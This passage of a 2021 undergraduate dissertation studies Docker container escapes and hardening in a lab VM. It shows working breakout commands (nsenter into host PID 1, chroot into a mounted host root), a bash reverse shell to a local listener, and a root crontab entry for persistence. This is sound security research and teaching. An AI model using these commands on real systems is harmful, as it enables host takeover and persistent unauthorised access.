



Abertay University

Escaping from a Virtualised Environment: An Evaluation of Container Breakout Techniques

Mairi MacLeod
BSc(Hons) Ethical Hacking
School of Design and Infomatics
Abertay University
May 2021

Acknowledgements

Firstly, a massive thank you to my dissertation supervisor David McLuskie who provided endless encouragement and crucial grammar advice. Another thank you to the academic staff at Abertay for supporting me throughout my degree. It wasn't always easy but I am so grateful for everything I have learnt in these past four years and am excited to see where this path takes me.

To my family; thank you for providing me with the optimism, snacks and episodes of Poirot that got me through both this degree and lockdown. Especially my cat Rocky who ensured I took regular breaks by standing on my keyboard or turning my monitor off.

I want to also express my eternal gratitude towards my amazing friends. This dissertation would not have been possible without the pet photos and socially distanced coffees that kept me sane. Finally thank you so much to my partner and long suffering proof-reader, Corey. Thank you for always being there for me even when we were hundreds of miles apart.

Abstract

Docker is one of the most popular container-based virtualisation tools and in the past eight years of its existence has been associated with the rise of container-based software. With many large organisations now using containers as part of their infrastructure. This widespread adoption is the reason why the author decided to investigate the security of Docker containers, with a specific focus on breakouts to the host machine. The aims were to determine how vulnerable to breakouts containers created for Docker are and what steps can be taken to prevent such an exploit. Vulnerabilities exploited were; mapping the host's process ID to the container's and mounting the host filesystem to the container. A task was added to the host's root crontab in order to demonstrate code execution after a breakout. Defensively an AppArmor profile was created, a namespace user was created and CGroups were enabled. The breakouts were then attempted again to demonstrate how these security techniques were effective against them. Finally the researcher conducted a review of Docker CVEs, from 2017 to April 2021. Revealing that the average CVSS score for Docker vulnerabilities was increasing each year and the most common vulnerability was privilege escalation. The author concludes that without conscious security hardening containers are highly insecure. It is also suggested that there is a great need to increase awareness of the risks involved with certain configurations. In order to prevent users from making their containers highly vulnerable due to lack of knowledge surrounding this topic.

Contents

| | | |
|----------|--|-----------|
| 1 | Introduction | 10 |
| 1.1 | Background | 10 |
| 1.1.1 | Hypervisor vs Container-based virtualisation | 10 |
| 1.1.2 | Docker | 12 |
| 1.2 | Research Question and Aims | 12 |
| 1.3 | Dissertation Structure | 13 |
| 2 | Literature Review | 14 |
| 2.1 | Securing Containers | 14 |
| 2.1.1 | Linux Security Modules | 15 |
| 2.2 | Docker Vulnerabilities | 15 |
| 2.2.1 | Image Vulnerabilities | 16 |
| 2.2.2 | Common Vulnerabilities and Exposures | 17 |
| 3 | Methodology | 19 |
| 3.1 | Overview | 19 |
| 3.2 | Initial Set-up | 19 |
| 3.3 | Exploiting Containers | 20 |
| 3.3.1 | Nsenter | 20 |
| 3.3.2 | Mounting Volumes | 21 |
| 3.3.3 | Code Execution | 22 |
| 3.4 | Securing Containers | 23 |
| 3.4.1 | Creating AppArmor Profiles | 23 |
| 3.4.2 | Setting Namespaces | 26 |
| 3.4.3 | Enabling Control Groups | 26 |
| 3.5 | Review of Common Vulnerabilities and Exposures | 28 |
| 4 | Results | 30 |

| | | |
|----------|--|-----------|
| 4.1 | Nsenter | 30 |
| 4.2 | Mounting Volumes | 31 |
| 4.3 | Code Execution | 32 |
| 4.4 | Creating AppArmor Profiles | 33 |
| 4.4.1 | Creating Profile Manually | 33 |
| 4.4.2 | Bane | 34 |
| 4.4.3 | SecureWilly | 34 |
| 4.5 | Setting Namespaces | 35 |
| 4.6 | Enabling CGroups | 36 |
| 4.7 | CVE Review | 37 |
| 5 | Discussion | 39 |
| 5.1 | Changes to Methodology | 39 |
| 5.2 | Container Exploitation | 39 |
| 5.2.1 | Nsenter | 39 |
| 5.2.2 | Mounting Volumes | 40 |
| 5.2.3 | Code Execution | 40 |
| 5.3 | Improving Container Security | 41 |
| 5.3.1 | AppArmor | 41 |
| 5.3.2 | Namespaces | 41 |
| 5.3.3 | CGroups | 42 |
| 5.4 | CVE Review | 42 |
| 5.5 | Docker Security | 43 |
| 6 | Conclusions and Future Work | 45 |
| 7 | References | 46 |
| 8 | Appendices | 50 |
| A | cgconf.config | 50 |
| B | docker-compose.yml | 51 |

| | | |
|---|--------------------------------|----|
| C | usr.bin.docker | 52 |
| D | apparmor.sh | 53 |
| E | SecureWilly Output | 54 |
| F | getinfo.py | 56 |
| G | getCVEs.py | 59 |
| H | CVEs - 2017 | 60 |
| I | CVEs - 2018 | 61 |
| J | CVEs - 2019 | 63 |
| K | CVEs - 2020 | 65 |
| L | CVEs - 2021 | 71 |
| M | CVSS Scores Per Year | 72 |

List of Figures

| | | |
|----|--|----|
| 1 | Container vs Hypervisor-based Virtualisation | 11 |
| 2 | Failed attempt at container breakout using nsenter and <code>--privileged</code> | 30 |
| 3 | Failed attempt at container breakout using nsenter and <code>--pid=host</code> | 30 |
| 4 | Nsenter successfully creating root shell on host machine from Ubuntu container | 30 |
| 5 | Nsenter successfully creating root shell on host machine from Python container | 31 |
| 6 | Nsenter successfully creating root shell on host machine from NGINX container | 31 |
| 7 | Successfully using chroot to escape from an Ubuntu container | 31 |
| 8 | Successfully using chroot to escape from a Python container | 32 |
| 9 | Successfully using chroot to escape from an Nginx container | 32 |
| 10 | Crontab creating root shell | 33 |
| 11 | Error from running <code>apparmor.sh</code> | 33 |
| 12 | <code>rubane.sh</code> error message | 34 |
| 13 | SecureWilly generated AppArmor profile | 34 |
| 14 | SecureWilly preventing breakouts | 35 |
| 15 | Running container with <code>--privileged</code> error | 35 |
| 16 | Attempting Nsenter breakout with <code>--usersns=host</code> | 35 |
| 17 | Namespace preventing command execution on host | 36 |
| 18 | <code>runcgconfig.sh</code> Failing to Update CGroup with <code>Libcgconfig</code> | 36 |
| 19 | <code>setcgroups.sh</code> Successfully Changing Docker CGroups | 37 |
| 20 | Average CVSS score per vulnerability | 38 |
| 21 | Average CVSS score per year | 38 |

List of Scripts and Commands

| | | |
|----|---|----|
| 1 | Solution for "cannot find cgroup mount destination: unknown" error | 19 |
| 2 | Escaping to root using nsenter on an Ubuntu container | 20 |
| 3 | Python adapted nsenter commands | 21 |
| 4 | NGINX adapted nsenter commands | 21 |
| 5 | Getting a root shell from a container with access to the hosts filesystem | 22 |
| 6 | shell.sh | 22 |
| 7 | Creating root shell from crontab | 23 |
| 8 | Creating and running custom AppArmor profile | 24 |
| 9 | runbane.sh | 25 |
| 10 | Running SecureWilly | 25 |
| 11 | Creating new Docker namespace | 26 |
| 12 | runconfig.sh | 27 |
| 13 | setcgroups.sh | 28 |
| 14 | getCVEs.py search functionality | 28 |
| 15 | getinfo.py write to CSV functionality | 29 |

List of Tables

| | | |
|---|---|----|
| 1 | Number of CVEs per CVSS 2 category | 37 |
| 2 | Number of CVEs per vulnerability category | 38 |

List of Acronyms

| | | |
|---------------|---|----|
| ARP | Address Resolution Protocol | 15 |
| BSD | Berkeley Software Distribution | 11 |
| CGroup | Control Group | 14 |
| CLI | Command-line Interface | 12 |
| CoW | Copy-on-Write | 17 |
| CSV | Comma Separated Value | 29 |
| CVE | Common Vulnerabilities and Exposures | 17 |
| CVSS | Common Vulnerability Scoring System | 29 |
| DAC | Discretionary Access Control | 15 |
| DoS | Denial of Service | 10 |
| IPC | Inter-Process Communication | 14 |
| KASLR | Kernel Address Space Layout Randomisation | 16 |
| LSM | Linux Security Module | 15 |
| LXC | Linux Containers | 12 |
| MAC | Mandatory Access Control | 15 |
| NVD | National Vulnerability Database | 42 |
| OS | Operating System | 10 |
| PID | Process Identifier | 17 |
| SMAP | Supervisor Mode Access Prevention | 16 |
| SMEP | Supervisor Mode Execution Prevention | 16 |
| TCP | Transmission Control Protocol | 22 |
| vDSO | virtual Dynamic Shared Object | 17 |
| VM | Virtual Machine | 10 |
| WSL | Windows Subsystem for Linux | 12 |

1 Introduction

Docker is synonymous with containerisation and since its release in 2013 has been widely attributed with the wide-scale adoption of containers. As of 2020 Docker Hub boasted over seven million users, a two million increase from the previous twelve months (*Kreisa, 2020*). It has also been suggested that the number of organisations using container-based solutions for their products will increase to 75% by 2022, a 45% increase in two years (*Chandrasekaran, 2019*). Although the concept of container-based virtualisation is not a new one, the resource cost of hosting them locally may have deterred some from adoption. Recently cloud service providers have started to offer container hosting services. The ability to host containers on the cloud reduces the resource cost and increases the portability making it more accessible to a wider audience.

The popularity of Docker means the security of the containers created using this platform must be researched. Understanding the risks involved and mitigations that can be taken is important to prevent any vulnerabilities being exploited. According to the investigation 'Red Kangaroo' by the threat research organisation Prevasio, 64% of Docker containers scanned had Critical or High vulnerabilities (*Shevchenko, 2020*). These vulnerabilities can result in Denial of Service (DoS) attacks, data loss and malicious code execution. All of which can cause serious damage to any organisation that falls victim. Therefore this dissertation investigates how container vulnerabilities can be exploited and what measures can be taken to prevent them. This research specifically focuses on vulnerabilities that can lead to a breakout, where a user gains full access to the host machine's filesystem from a container.

1.1 Background

1.1.1 Hypervisor vs Container-based virtualisation

To understand container-based virtualisation, classic hypervisor-based virtualisation must first be defined. Hypervisor-based virtualisation is what most associate with virtualisation and is the emulation of hardware in order to abstract software from the host machine (*Eder, 2016*). Hypervisors are software that create virtual kernels and hardware on top of the host's OS that multiple guest operating systems can be ran on. A common example of hypervisor-based virtualisation is a Virtual Machine or VM, where a virtual computer is created, with a new kernel separate from the host's. IBM invented the first virtual machine, CP-40, in 1964. CP-40 was the earliest example of full operating system virtualisation and is the precursor to modern VMs.

Container-based virtualisation on the other hand does not emulate hardware but instead sits atop the host kernel. This form of software isolation was theorised as early as the 1970's, with one of the oldest examples being chroot (*Martin et al, 2018*). Chroot was introduced to Linux in 1979 and changes the root

of a filesystem of a process and it's children. Meaning that they are isolated away from the host's filesystem root in another part of the filesystem. Modern containers, such as the ones created and managed by Docker, were not developed until the 00s with Berkeley Software Distribution (BSD) creating FreeBSD jails. These isolated processes into 'jails' and allowed for assigning of separate IP addresses and resources to each jail.

As shown in the figure below, there are a number of similarities with both virtualisation types. Both exist above the host's infrastructure and OS. Infrastructure in this sense is the host's kernel and hardware, the machine's infrastructure is very important as different virtualisation techniques can demand specific chipsets or memory requirements. As containers do not create their own kernel, being devoid of a hypervisor, they are less isolated than a VM and can be more vulnerable to breakouts into the host.




Figure 1: Container vs Hypervisor-based Virtualisation

Within the category of container-based virtualisation there exists two main types; OS and Application-based virtualisation. The first refers to a container that emulates an operating system and is commonly used for running multiple applications in one environment. This type of virtualisation is the closest to a traditional VM but currently cannot be used to create a Windows or Mac OS containers due to these operating systems being closed source in nature (*Duarte,2018*). Application-based containers are the most lightweight and are used for running single applications. Examples include; NodeJS, Python and NGINX.

One reason someone may chose to use a container over a VM is portability. Multiple containers can be combined in order to create a deployment which is easier to scale and transport than an entire hypervisor-based VM. Virtual machines are considerably larger and more resource intensive than a container, this is because they have to imitate hardware as well as software. Furthermore, due to their resource requirements virtual machines can also be more expensive to maintain, especially if they are being hosted on a third-party cloud platform. A limitation with containers is their reliance on the host's

hardware, any software running from inside the container must be compatible or it won't run. With VMs there are less hardware limitations, the main ones are how much storage and processing power a host can give the machine. As mentioned previously containers will only run Linux operating systems and so hypervisor-based virtualisation is the only option for emulating a Windows machine.

1.1.2 Docker

Originally created to exclusively run on the Linux Kernel, Docker has now provided container support to Windows, through either Hyper-V or the Windows Subsystem for Linux (WSL). For Linux, Docker originally used Linux Containers (LXC) then using it's own container system libcontainer and now containerd.

Docker is an abstract product that comprises of multiple components that are used to create, run and manage containers. The technology that connects the components of Docker together is Docker Engine. This is the Command-line Interface (CLI) that communicates with the Docker daemon in order to interact with containers. It connects to Docker Hub in order to obtain images and then creates them with Docker compose or run. Not to be confused with Docker Desktop which uses the engine but also provides a GUI interface for Windows and Mac OS.

Docker Hub is the collection of images that can be used for building containers. This image repository comprises of both official and community created images. Docker Compose is used to create and run containers, it uses YAML to define the image and any services that will be using. In the command line `docker-compose` is used to interact with containers, examples being restarting a stopped container or resizing currently running ones. The popularity of containers has lead to the emergence of container orchestration software, such as Kubernetes, Amazon ECS and Helios. Docker's own version of this is Docker Swarm. Docker swarm is used to manage multiple connected containers that may be divided over multiple hosts (*Docker, 2021*). The Moby Project, created in 2017, is a set of frameworks, tools and components to assist organisations with creating and managing their containers (*Moby, 2017*). It is designed for creating larger container-based infrastructures and is fully open source (*containerd, 2021*).

1.2 Research Question and Aims

The research question for this thesis is; *"How can Docker container vulnerabilities lead to a breakout to the host operating system?"* This question focuses on container-based virtualisation vulnerabilities and how if exploited they can be used to breakout into the host machine or another container. The aims for the project are as follows:

- Investigate known methods of performing a container breakout
- Investigate if these methods and CVEs can be exploited on current container images
- Investigate ways of securing containers to prevent a breakout

1.3 Dissertation Structure

Chapter two focuses on pre-existing research done on the topic of containerisation, with a focus on Docker security. It is an overview of how other researchers recommend containers are secured and what vulnerabilities exist that can be exploited. The next chapter details the steps taken by the author to demonstrate various container escapes and mitigations. A review of five years of Docker CVEs is then done in order to see if the author could determine any patterns or trends. Chapter four shows the results of each section from the methodology, showing error messages, successful breakouts and graphs created from the CVE review. Discussion then explains these results, why they happened and what do they mean in terms of Docker security. It also discusses any methodology changes, why they happened and what was changed. Finally in chapter five, this dissertation is reflected on and some additional exploration to be done in the future to further improve research into Docker security is suggested.

2 Literature Review

This section focuses on peer-reviewed papers, journals and reports in regard to container security, with a specific focus on Docker. The literature reviewed details the security features of Docker and Linux as well as the vulnerabilities found in both that can lead to exploitation. The practical aspects of this dissertation, especially those involving the hardening of containers, are heavily inspired by the following papers and journals.

2.1 Securing Containers

One of the best ways to mitigate against potential vulnerabilities is to secure the container itself. As anyone can create and upload an image to Docker Hub, it is plausible to assume that some contain malicious code which may harm the host machine. Docker Content Trust, released with version 1.8, is a tool used to check the image against a number of registries in order to verify its digital signature (*Martin et al, 2018*). This can be used to create a list of trusted images and image authors so that future containers are only created with what the administrator considers 'safe' images (*Efe et al, 2020*).

Docker does offer a wide array of security features to isolate and lock-down containers but none of them are implemented by default. This can result in less security-savvy users inadvertently running vulnerable containers and putting not only their containers but also their host machine at risk (*Abbott, 2017*). The security methods suggested by Bui are as follows; process isolation, filesystem isolation, device isolation, Inter-Process Communication (IPC) isolation, network isolation and the limiting of resources using CGroups. All but device isolation use Linux namespacing rules to secure the container (*Bui, 2015*). At the running of a container there are a number of options and processes that should be carefully considered before enabling. These are, the host's Unix Timesharing System (UTS) namespace being visible to the container, enabling IPC, mounting sensitive directories as read-write and setting `--net=host`. It is also highly recommended that all non-essential capabilities be removed especially the following, specifically; `'NET_ADMIN'`, `'SYS_ADMIN'` and `'SYS_MODULE'` (*Chandramouli, 2017*). By disabling the aforementioned capabilities it makes it considerably more difficult for a malicious user to gain root access on the container.

Linux namespacing is used to enforce the principle of least privilege by partitioning a process. This means that it only has access to the resources it requires and cannot access other processes' resources, giving it the illusion of complete isolation. However not all resources can be assigned exclusively to individual namespaces, such as devices, and will be accessible to all processes. A Control Group (CGroup) acts in a very similar way to a namespace, in that it is a list of rules for what processes can access what resources. The key difference between the two is that CGroups are specifically for the limiting of access to hardware rather than kernel resources (*Chandramouli, 2017*). In order improve the security of a docker

host from malicious activity within the container both namespaces and CGroups, each providing equal security benefits, should be implemented (*Bouche & Kappes, 2015*).

2.1.1 Linux Security Modules

Another method of hardening container security is to use a Linux Security Module (LSM). Popular LSMs are Seccomp, AppArmor and SELinux. Distributions of the Linux OS, such as Ubuntu, use AppArmor by default and Docker supports the use of both AppArmor and SELinux (*Dimou, 2019a*). Docker itself having a default AppArmor profile called '*docker-default*' (*Duarte, 2018*). SELinux can also be enabled using the command `setenforce 1` from within the container (*Hayden, 2015*).

LSMs are used by system administrators to assign Mandatory Access Control (MAC) profiles to different applications in order to enforce how they interact with resources. An example being; an administrator can assign full root or sudo privileges to a certain container but restrict another to only be allowed to interact with one specific directory (*Dimou, 2019a*). Discretionary Access Control (DAC) is very similar to MAC but it allocates resources based on user groups rather than specific profiles. This allows the process itself to escalate privileges as only the user is restricted. Therefore it is widely agreed upon that using MAC is the better security practice (*Eder, 2016*). In the exploit database created by Lin et al in 2017, it is found that using Seccomp and MAC together, with the standard Docker configuration, removes the ability to exploit 86.5% of vulnerabilities. Even if the capability '*NET_ADMIN*' is allowed this number only reduces to 67.6%. Which demonstrates the importance of using LSMs to reinforce Docker containers as it can prevent most vulnerabilities (*Lin, 2018*.)

When using an LSM a user should be aware that these new 'rules' do not replace the pre-existing ones and privilege escalation is still possible within applications that have an LSM profile. This is especially true when the profile rules are more generalised and therefore less strict (*Dimou, 2019a*). When using a Seccomp profile that has '*ptrace*' enabled a malicious user can access the system calls and modify them to bypass any filters (*Chandramouli, 2017*). Ptrace is a debugger that allows a developer to inspect and alter system calls as well as the status of active registers.

2.2 Docker Vulnerabilities

Having a secure container does not mean that the host is immune to breakouts or other attacks, especially in the form of 'guest-to-guest' attacks (*Reuben, 2007*). It is not unknown for malicious users to exploit a more vulnerable container in order to have a better vantage point to then attack a more secure one (*Duarte, 2018*). This can also leave containers vulnerable to Address Resolution Protocol (ARP) spoofing (*Martin et al, 2018*).

Another vulnerability in Docker lies within the virtualisation itself. Container-based virtualisation does not

create a new kernel in order to fully separate itself from the host machine (*Boettiger, 2014*). Therefore they cannot be considered fully isolated and breakouts are fundamentally easier to perform. Due to the nature of a container not being completely isolated from its host machine any code execution or privilege escalation can severely impact the host and any shared containers on it. A container being so closely connected to the host also allows for DoS attacks as they can obtain access to important resources that can prevent other processes from running correctly (*Efe et al, 2020*).

Duarte's research discussed some of the main causes of Docker vulnerabilities. These are; resources being unprotected and privileges being assigned incorrectly and mismanaged. These vulnerabilities would allow a malicious user to access sensitive resources which may allow them to privilege escalate and or break out of the container itself. This research also found some of the vulnerabilities they found went unnoticed for over 12 months, implying that some trusted containers may have security weaknesses that are as of current undetected (*Duarte, 2018*).

Resources not being limited can lead to a DoS attack if exploited. The following are not limited by default in Docker; pending signals, maximum user processes and maximum files that can be open per user. These all consume container resources but due to Docker using the same default namespaces for container as the host these can be easily leveraged to suffocate the host's processes (*Hertz, 2016*).

A dangerous capability for a malicious user is access to the kernel. Unfortunately privilege escalation is not impossible in Docker and due to the lack of full isolation from the host the kernel can be accessed from the container. Root access is so dangerous as breakouts are much more likely in containers with this privilege level (*Artem et al, 2020*). Most privilege escalation CVEs bypass Kernel Address Space Layout Randomisation (KASLR) to gain the base address of the kernel the container is running on. KASLR, as the name suggests, randomises the memory address for the kernel text to make it more difficult for malicious users or code to find it in order to exploit it. Once this is bypassed Supervisor Mode Access Prevention (SMAP) and Supervisor Mode Execution Prevention (SMEP) must then be exploited, usually via a buffer overflow. Once these two stages are complete a user can then execute malicious code from the kernel itself (*Lin et al, 2017*).

2.2.1 Image Vulnerabilities

When using Docker one of the most vulnerable aspects of a container is the base image itself. Docker Hub stores a vast amount of images and they are sorted into two main categories; official and community images. The risk with using community images is that they are not regulated or checked by Docker for malicious code or vulnerabilities (*Yasrab, 2018*). Research done in 2017 on 90 community images and 30 official Docker images concluded that there was on average 34.7 vulnerabilities in official images compared to 107.9 in third-party created ones (*Abbott, 2017*). Even images tagged as 'latest' are not fully secure and invulnerable to CVEs. Efe et al found that out of all of the latest official images on Docker Hub

47% contained high or medium priority vulnerabilities. Although this is a high percentage it is considerably better than the 74% of unofficial images (*Efe et al, 2020*).

Another risk with downloading images from Docker Hub is creating a container with an image that may have been 'poisoned'. A poisoned image is one that contains malicious code which can be used to exploit the container or host machine. Although the projects Docker Content Trust and Notary are attempting to audit images in order to prevent these poisoned ones making it into containers they are still in development and not perfect. This means that using any unofficial or older version of images is dangerous and must not be done without careful consideration of the risks involved (*Upadhya et al, 2017*).

2.2.2 Common Vulnerabilities and Exposures

Two well known CVEs that affect Linux containers are; DirtyCow (CVE-2016-5195) and runC (CVE-2019-5736). Both of these can be used to increase a user's privilege level on both a Linux Operating System (OS) or a Docker Container with a Linux host.

DirtyCow is named after its exploitation of a vulnerability within the Copy-on-Write (CoW) memory handling (*Semjonov, 2020*). This vulnerability is known as a race-condition vulnerability. When exploited this allows an unprivileged user to overwhelm the kernel with page access faults by attempting to write to read-only files, this confusion then forces the kernel to modify the file and allows the user to copy the root file of the host as read-write. Once access to this file is gained a user can escalate their own privileges to root (*Farah et al, 2018*). As with any exploitation there exists multiple versions in malware. Three variants of DirtyCow are; memroot, overwrite and 0xdeadbeef. They all exploit the same kernel vulnerability but gain root access using different methodologies.

memroot or dirtycow-mem.c creates a shell with sudo access by creating a faulty race-condition in a 'madvice' call. overwrite or dirtycow.c writes over read-only files by exploiting a condition where it can send multiple 'madvice' and 'write' calls in quick succession, this gives the user full access to all files on the machine. Finally, 0xdeadbeef works in a very similar manner to memroot but exploits the shared library virtual Dynamic Shared Object (vDSO) to gain the root shell instead (*Semjonov, 2020*). This library consists of specific kernel routines that applications can call in order to bypass having to change modes between user mode and kernel mode. This prevents the performance loss usually associated with inter-process system calls.

runC is simply named after the library that it exploits, rather than an imaginative play on words. The runC system library is used for creating and running containers in Linux (*Artem et al, 2020*). The vulnerability that can be used to exploit runC is due to a mismanaged handling of the file descriptor in a container with its Process Identifier (PID) mapped to the host's PID. This allows an unprivileged user to overwrite the run-time binary. There are many variants that exploit runC but they all rely on one of two attack vectors,

both with the `--pid=host` flag set. The first is where a container is created with a poisoned image that contains malware and the second involves exploiting an already vulnerable container (*Semjonov, 2020*).

3 Methodology

3.1 Overview

Inspired by the studies listed in the literature review, the methodology for this dissertation focuses on the techniques that have been employed by malicious users to escape from a container. Along with the demonstrations of exploitation, this section also provides techniques that can be used to secure these containers from such attacks. All of the scripts included below are available on GitHub.

Technologies used:

- Ubuntu 20.04 VM
- Docker 19.03.8
- Images:
 - Ubuntu 14.10
 - Python 3.9.2
 - NGINX 10

Packages installed:

- | | | |
|---------------------|------------------|------------------|
| • docker.io | • AppArmor-utils | • cgroup-tools |
| • docker-compose | • golang.go | • cgroupfs-mount |
| • AppArmor-easyprof | • libcgroupp-dev | • libcgroup1 |
| • AppArmor-notify | • cgroup-lite | |

3.2 Initial Set-up

To avoid any breakout attempts harming the author's own machine all of the containers are created in an Ubuntu VM. After each subsection of the methodology the virtual machine was reverted to a prior snapshot, with only docker installed, so that none of the techniques overlap and impact the results. It should be noted that on this Ubuntu version sometimes the required CGroups aren't correctly configured and so must be mounted before any Docker commands can be ran. One solution for this is:

```
1 sudo mkdir /sys/fs/cgroup/systemd
2 sudo mount -t cgroup -o none,name=systemd cgroup /sys/fs/cgroup/systemd
```

Script 1: Solution for "cannot find cgroup mount destination: unknown" error

As docker commands require elevated access and the author did not want to use a root account or have to type sudo every time they added their standard user to the docker sudo group using the following

command: `sudo gpasswd -a {username} docker` It is very common for sysadmins on a corporate network to add users with lower privileges to the docker group so that they can use the services on the containers. This is part of the principle of least privilege, where a user or a process should be given the least amount of privileges required to complete their tasking. This is to reduce escalation of privileges within a network after an attacker's attempt at lateral movement.

3.3 Exploiting Containers

3.3.1 Nsenter

This tool can be used to change or remove the namespacing rules in Linux (Semjonov, 2020). It comes with the 'util-linux' library which holds a wide range of tools and is standard on most Linux operating systems. Nsenter was used by the author to get a shell on the host once the host PID was visible from the container. `-t` specifies the target, in this case the target is '1' which is the PID for the host machine. `-m` is the mount namespace and allows a process to access the host filesystem (Petazzoni, 2020).

The researcher attempted to run this tool by using a number of flags in order to determine which ones are required to create an environment where this breakout will be successful. First just running the container as privileged was attempted then with just the PID set to host but finally it was settled on running with both flags set. This was because the error with just PID was that permissions were denied.

```
1 # In terminal
2 docker run --rm --privileged --pid=host -it ubuntu
3 # In container
4 nsenter -t 1 -m sh
5 # In shell
6 cd /home/ubuntu/Desktop
7 touch ubuntu.txt
```

Script 2: Escaping to root using nsenter on an Ubuntu container

`--rm` deletes the container after it is stopped, useful for when a container is only required for a short period of time. `-it` stands for interactive and automatically opens a shell inside the container so the user can access it. `--privileged` as the name suggests runs root inside the container. The final part of this command determines which image the container will be ran with, in this case Ubuntu. The Ubuntu image was initially chosen as it was the most likely to have the util-linux library preinstalled. `--pid` assigns the container to a PID and in this case it is assigned to the host so that nsenter has something to mount a shell onto.

Then nsenter is used to connect to the host's root PID, using `-t` or `--target` and create a shell with full access, using `-m` or `--mount`. `whoami` was then run to ensure that the container had managed to breakout into the host's root user, in the case of a rootless container the breakout may not place an attacker in root. To verify if the breakout had given the researcher read/write privileges on the host filesystem a text file was attempted to be placed on the Desktop.

When attempting the same commands on other containers they had to be altered. With the Python 3.9.2 container, the author intentionally did not run the container with the `bash` flag in order to test if the breakout would still execute in Python. For the NGINX container it had to be ran without `-it` then `docker exec` was used to create a shell inside of it where the commands could then be ran. This was due to the interactive shell not being created properly when the container was created.

```
1 # In terminal
2 docker run --rm --privileged --pid=host -it python
3 # In container
4 import os
5 command = "nsenter -t 1 -m sh"
6 os.system(command)
```

Script 3: Python adapted nsenter commands

```
1 # In terminal
2 docker run --rm --privileged --pid=host --name nginx-nsenter -p 8080:80 -d nginx
3 docker exec -it nginx-nsenter bash
4 # In container
5 nsenter -t 1 -m sh
```

Script 4: NGINX adapted nsenter commands

3.3.2 Mounting Volumes

In Docker a volume is a mounted directory or file that exists outside of the regular docker filesystem. Therefore it is sometimes considered a safe way to add external files to a container due to the layer of abstraction between the host and Docker file systems. However mounting volumes to containers is not without risk. Certain directories being mounted to the container can allow a user to breakout into the host. One example of this is mounting the host's filesystem, as shown below in these cases a one line command can be used to breakout as a root user into the host with full access to the filesystem (*GTF0Bins, 2019*).

```
1 # In terminal
2 docker run -v /:/mnt --rm -it ubuntu
3 # In container
4 chroot /mnt sh
```

Script 5: Getting a root shell from a container with access to the hosts filesystem

`-v` or `--volume` mounts directories or files from the host to the container, in the above example the hosts filesystem is mounted into the container's `/mnt` directory. The `/mnt` directories intended use is for temporarily mounting devices or directories to a computer, in this case it is being used to mount host volumes. The GNU tool `chroot`, an abbreviation of change filesystem root, allows a user to change their environment and in this case access a shell on the host. To test this worked correctly the researcher used `ls \home\ubuntu\Desktop` in order to verify that this shell was on the host machine.

These commands were then adapted and attempted on a Python and NGINX container, in similar ways to the Nsenter commands.

3.3.3 Code Execution

The above sections demonstrate methods for breaking out of a container but if the container is shut down access to the host file system is then lost. In order to exhibit a way of keeping root access and to show that code execution is possible on the host after a breakout the researcher added a task to the host's cron daemon. The cron daemon is used to schedule tasks at set intervals, an example would be setting `apt-get update` to run every 24 hours.

In this example the task is to run `shell.sh` every minute. The script itself creates a TCP connection from localhost on port 4242 (Swissky, 2021). Once crontab has been edited, a netcat listener is created in a separate terminal to connect to this socket when it is created.

```
1 /bin/bash -i >& /dev/tcp/127.0.0.1/4242 0>&1
```

Script 6: `shell.sh`

Crontab tasks are formatted in such a way that first they are given a frequency of execution; minutes, hours, days, months and years are set. `* * * * *` has no specific numbers set so the following command will run every minute of every day. Next parameter is the command to be ran, in this case `/bin/bash /shell.sh` and finally a file is given where the output of the command can be stored. If a file is not set crontab will default to emailing the output instead.

```
1 # In container
2 crontab -e
3
4 # In crontab
5 * * * * * /bin/bash /shell.sh > /tmp/output.txt
6
7 # In new terminal
8 nc -lp 4242
```

Script 7: Creating root shell from crontab

Netcat is a command line tool for interacting with data over TCP or UDP. `-lp` creates a listener on port 4242 so when the cron job runs a root shell is created.

3.4 Securing Containers

3.4.1 Creating AppArmor Profiles

Docker by default has an AppArmor profile called 'docker-default' which can be ran on all containers with `--security-opt`. However it is not accessible by the user so if they require rules to be altered they must make a new profile and load their container with it (*Boles, 2017*). There are a couple of ways of creating an AppArmor profile and the author attempted two; first creating the profile manually and second using a profile generator tool.

Creating Profile Manually

To make a profile first a number of packages had to be installed; AppArmor-easyprof for generating an initial basic profile, AppArmor-notify for providing GUI error messages and AppArmor-utils which is a basic utility package. `aa-easyprof` generated a skeleton profile for Docker, which was named after the file path where the application exists as is common practice with AppArmor profile names. This was then moved to the directory `/etc/AppArmor.d` so that docker can locate it (*Novell, 2015*).

```
1 # Installing required packages
2 sudo su
3 apt install apparmor-easyprof apparmor-notify apparmor-utils
4
5 # Generating and editing profile
6 aa-easyprof /usr/bin/docker > usr.bin.docker
7 mv usr.bin.docker /etc/AppArmor.d
8 nano usr.bin.docker
9
10 # Loading profile into the kernel and running a container with it
11 apparmor_parser -r /etc/AppArmor.d/usr.bin.docker
12 docker run --security-opt AppArmor=dckr --rm ubuntu
```

Script 8: Creating and running custom AppArmor profile

